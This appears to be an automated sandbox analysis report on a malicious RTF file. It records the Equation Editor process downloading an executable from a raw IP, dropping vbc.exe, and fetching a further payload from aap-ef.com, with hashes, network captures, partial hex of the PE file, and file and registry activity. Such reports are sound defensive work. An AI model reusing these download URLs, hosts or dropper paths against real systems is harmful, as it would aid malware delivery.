Preview:	Started: 12/3/2020 9:53:53 AM....User Name: user..Computer Name: user-PC....[9:53:53 AM]<<Program Manager>>...[9:54:03 AM]<<Program Manager>>...[9:54:09 AM]<<8825358c-c9a2-4b41-9da6-2ff1c62969d9 [Compatibility Mode] - Microsoft Word>>...[9:54:12 AM]<<8825358c-c9a2-4b41-9da6-2ff1c62969d9 [Compatibility Mode] - Microsoft Word>>...[9:54:16 AM]<<8825358c-c9a2-4b41-9da6-2ff1c62969d9 [Compatibility Mode] - Microsoft Word>>...[9:54:30 AM]<<8825358c-c9a2-4b41-9da6-2ff1c62969d9 [Compatibility Mode] - Microsoft Word>>...[9:54:33 AM]<<imgs [Compatibility Mode] - Microsoft Word>>...

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	57344
Entropy (8bit):	4.885327146725006
Encrypted:	false
SSDEEP:	768:slMzNO4SKo/DI4CmCYFbze9YYgP9fSDpoDRF0aWzJUNYC7LDnD:ZslRm1xYgP9gpoDRF0aWzpwnD
MD5:	36A1FE92A6D16E8B6EF766C06B7D9300
SHA1:	B929411D87973BDB1EAE867036488527C06A5EAF
SHA-256:	F58FBC11BBF63FA27F08450AEBED92C1A7B48BB0B4A2140453A0D6A14A7CA67F
SHA-512:	B77F83EE7A0DDDF192177C5AAACB8E383FC5C34C116C39CCA411E9915E3D5DB4E38407EBD7176180C864987AE84968B271C1FA204FE28584CD0FABDDDE58C8D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....cO..... ..... .....@.....J.....(.....4.....(... .....text..... . .`.data...P.....@....rsrc...4.....@..@...I.....MSVBVM60.DLL..... ....

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	5.44551816516567
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%

General

File name:	8825358c-c9a2-4b41-9da6-2ff1c62969d9.rtf
File size:	9525
MD5:	a0d200834b8e4bce46520a97dd468053
SHA1:	c6e2c6ca63e3d377b2b7347ba4e2ad071f41e162
SHA256:	2d81518e22ec06dbc7091008d55481d35fe15b3ebc931ad6960759ab11e8d4c0
SHA512:	f0d95e18cc50d954b2f4cd1d2c1802e4452d631fc43ebaaf7183f4472350e069ee775044976e8662df4701dcadcee4657bf739047e1b3cb92851923f94457d17
SSDEEP:	192:OPRVnQEl36HYtIN3gFvOm3JjhOgQFZ93DhfKiRcg+xj4+:URVnQElq4tIeROm3XiX1DhCab+Zn
File Content Preview:	{\rtf27268.'6.3>0<5?%[_3'74?~/^.3:07:`*&'2%~%/>02?^0`92@'%=?>$!0>5.9?_9,?`<.^.).896_5/(?*,5=.?)?94?^.9?<&4.,~_-']+!+0?.5909?30`]%[&1+*2.*&?`3...?:\|#1_/\|..(>'#22?((71`!2@4576?\|:21???`5%<.%,/6~^90.^0#^-,>*?]..*@.*[?[?//7$)80.``1150]...(=##8|0.%@6!?'?^(?@+'

File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4


Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000010D6h								no

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:53:54.371937037 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:54.543756962 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:54.543838978 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:54.544224977 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:54.716717958 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:54.716758966 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:54.716797113 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:54.716835022 CET	80	49165	144.168.239.55	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:53:54.716900110 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:54.716928005 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:54.888851881 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:54.888896942 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:54.888910055 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:54.888923883 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:54.889062881 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:54.889120102 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:54.889143944 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:54.889189005 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:54.889206886 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:54.889229059 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:54.889275074 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:54.889302969 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.060990095 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061022997 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061041117 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061060905 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061064005 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061095953 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061100006 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061323881 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061351061 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061371088 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061379910 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061394930 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061419964 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061435938 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061445951 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061454058 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061470032 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061491013 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061506987 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061544895 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061570883 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061594009 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061594963 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061604977 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061619043 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061625004 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061644077 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061661005 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061669111 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.061676979 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.061705112 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.062144041 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.232789993 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.232829094 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.232841969 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.232887030 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.233032942 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.233691931 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.233721018 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.233733892 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.233746052 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.233820915 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.233853102 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.233899117 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.233912945 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.233916044 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.233937979 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.233954906 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.233982086 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.233997107 CET	80	49165	144.168.239.55	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:53:55.234014988 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.234045029 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.234055042 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.234059095 CET	80	49165	144.168.239.55	192.168.2.22
Dec 3, 2020 09:53:55.234081030 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.234105110 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.234386921 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:53:55.583782911 CET	49165	80	192.168.2.22	144.168.239.55
Dec 3, 2020 09:54:00.040923119 CET	49166	80	192.168.2.22	213.239.204.60
Dec 3, 2020 09:54:00.063386917 CET	80	49166	213.239.204.60	192.168.2.22
Dec 3, 2020 09:54:00.063477039 CET	49166	80	192.168.2.22	213.239.204.60
Dec 3, 2020 09:54:00.064743042 CET	49166	80	192.168.2.22	213.239.204.60
Dec 3, 2020 09:54:00.087145090 CET	80	49166	213.239.204.60	192.168.2.22
Dec 3, 2020 09:54:00.087563992 CET	80	49166	213.239.204.60	192.168.2.22
Dec 3, 2020 09:54:00.087620020 CET	49166	80	192.168.2.22	213.239.204.60
Dec 3, 2020 09:54:00.136719942 CET	49167	443	192.168.2.22	213.239.204.60
Dec 3, 2020 09:54:00.159252882 CET	443	49167	213.239.204.60	192.168.2.22
Dec 3, 2020 09:54:00.159336090 CET	49167	443	192.168.2.22	213.239.204.60
Dec 3, 2020 09:54:00.234510899 CET	49167	443	192.168.2.22	213.239.204.60
Dec 3, 2020 09:54:00.256931067 CET	443	49167	213.239.204.60	192.168.2.22
Dec 3, 2020 09:54:00.257050037 CET	443	49167	213.239.204.60	192.168.2.22
Dec 3, 2020 09:54:00.257071018 CET	443	49167	213.239.204.60	192.168.2.22
Dec 3, 2020 09:54:00.257096052 CET	443	49167	213.239.204.60	192.168.2.22
Dec 3, 2020 09:54:00.257112980 CET	443	49167	213.239.204.60	192.168.2.22
Dec 3, 2020 09:54:00.257147074 CET	49167	443	192.168.2.22	213.239.204.60
Dec 3, 2020 09:54:00.257170916 CET	49167	443	192.168.2.22	213.239.204.60
Dec 3, 2020 09:54:00.257173061 CET	49167	443	192.168.2.22	213.239.204.60
Dec 3, 2020 09:54:00.258285999 CET	443	49167	213.239.204.60	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:53:59.951837063 CET	52197	53	192.168.2.22	8.8.8.8
Dec 3, 2020 09:54:00.008902073 CET	53	52197	8.8.8.8	192.168.2.22
Dec 3, 2020 09:54:01.417422056 CET	53099	53	192.168.2.22	8.8.8.8
Dec 3, 2020 09:54:01.444550037 CET	53	53099	8.8.8.8	192.168.2.22
Dec 3, 2020 09:54:01.455032110 CET	52838	53	192.168.2.22	8.8.8.8
Dec 3, 2020 09:54:01.482151985 CET	53	52838	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 09:53:59.951837063 CET	192.168.2.22	8.8.8.8	0xbdab	Standard query (0)	aap-ef.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 09:54:00.008902073 CET	8.8.8.8	192.168.2.22	0xbdab	No error (0)	aap-ef.com		213.239.204.60	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 144.168.239.55
- aap-ef.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	144.168.239.55	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:53:54.544224977 CET	0	OUT	GET /win/Apocalypst.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 144.168.239.55 Connection: Keep-Alive
Dec 3, 2020 09:53:54.716717958 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 03 Dec 2020 08:53:54 GMT Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7 Last-Modified: Wed, 02 Dec 2020 14:26:58 GMT ETag: "e000-5b57c093254ad" Accept-Ranges: bytes Content-Length: 57344 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8b 23 c4 db cf 42 aa 88 cf 42 aa 88 cf 42 aa 88 4c 5e a4 88 ce 42 aa 88 80 60 a3 88 cd 42 aa 88 f9 64 a7 88 ce 42 aa 88 52 69 63 68 cf 42 aa 88 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 85 a8 63 4f 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 b0 00 00 00 20 00 00 00 00 00 a0 11 00 00 00 10 00 00 00 c0 00 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 02 00 09 00 04 00 00 00 00 00 00 00 00 e0 00 00 00 10 00 00 b4 4a 01 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a4 af 00 00 28 00 00 00 00 d0 00 00 34 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 02 00 00 20 00 00 00 00 10 00 00 98 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 a8 a2 00 00 00 10 00 00 00 b0 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 50 0a 00 00 00 c0 00 00 00 10 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 34 0c 00 00 00 d0 00 00 00 10 00 00 00 d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#BBBL^B`BdBRichBPELcO @J(4( .text `.dataP@ .rsrc4@@IMSVBVM60.DLL

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	213.239.204.60	80	C:\Users\Public\vbc.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:54:00.064743042 CET	61	OUT	GET /img/Breitburn_New_HTRJPFgzJ99.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: aap-ef.com Cache-Control: no-cache
Dec 3, 2020 09:54:00.087563992 CET	62	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 03 Dec 2020 08:54:00 GMT Server: Apache Location: https://aap-ef.com/img/Breitburn_New_HTRJPFgzJ99.bin Content-Length: 260 Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 61 70 2d 65 66 2e 63 6f 6d 2f 69 6d 67 2f 42 72 65 69 74 62 75 72 6e 5f 4e 65 77 5f 48 54 52 4a 50 46 67 7a 4a 39 39 2e 62 69 6e 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanent ly</title></head><body> Moved Permanently The document has moved here. </body></html>

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 3, 2020 09:54:00.258285999 CET	213.239.204.60	443	192.168.2.22	49167	CN=aap-ef.com CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Nov 19 01:00:00 CET 2020	Thu Feb 18 00:59:59 CET 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2360 Parent PID: 584

General

Start time:	09:53:42
Start date:	03/12/2020
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fbe0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE94926B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$25358c-c9a2-4b41-9da6-2ff1c62969d9.rtf	success or wait	1	7FEE93B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~	success or wait	1	7FEE93B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm~	success or wait	1	7FEE93B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEE93B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEE93B9AC0	unknown
C:\Users\user\AppData\Local\Temp\~WRL0000.tmp	success or wait	1	7FEE93B9AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx	C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~..	success or wait	1	7FEE93B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xml	C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm~	success or wait	1	7FEE93B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~m~	success or wait	1	7FEE93B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm_	C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx..	success or wait	1	7FEE93B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xml	success or wait	1	7FEE93B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlmx	success or wait	1	7FEE93B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE93CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE93CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE93CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FA40C	success or wait	1	7FEE93B9AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations\SharePoint	success or wait	1	7FEE93B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FA40C	FA40C	binary	04 00 00 00 38 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 AF 70 FE 5A 9D C9 D6 01 0C A4 0F 00 0C A4 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 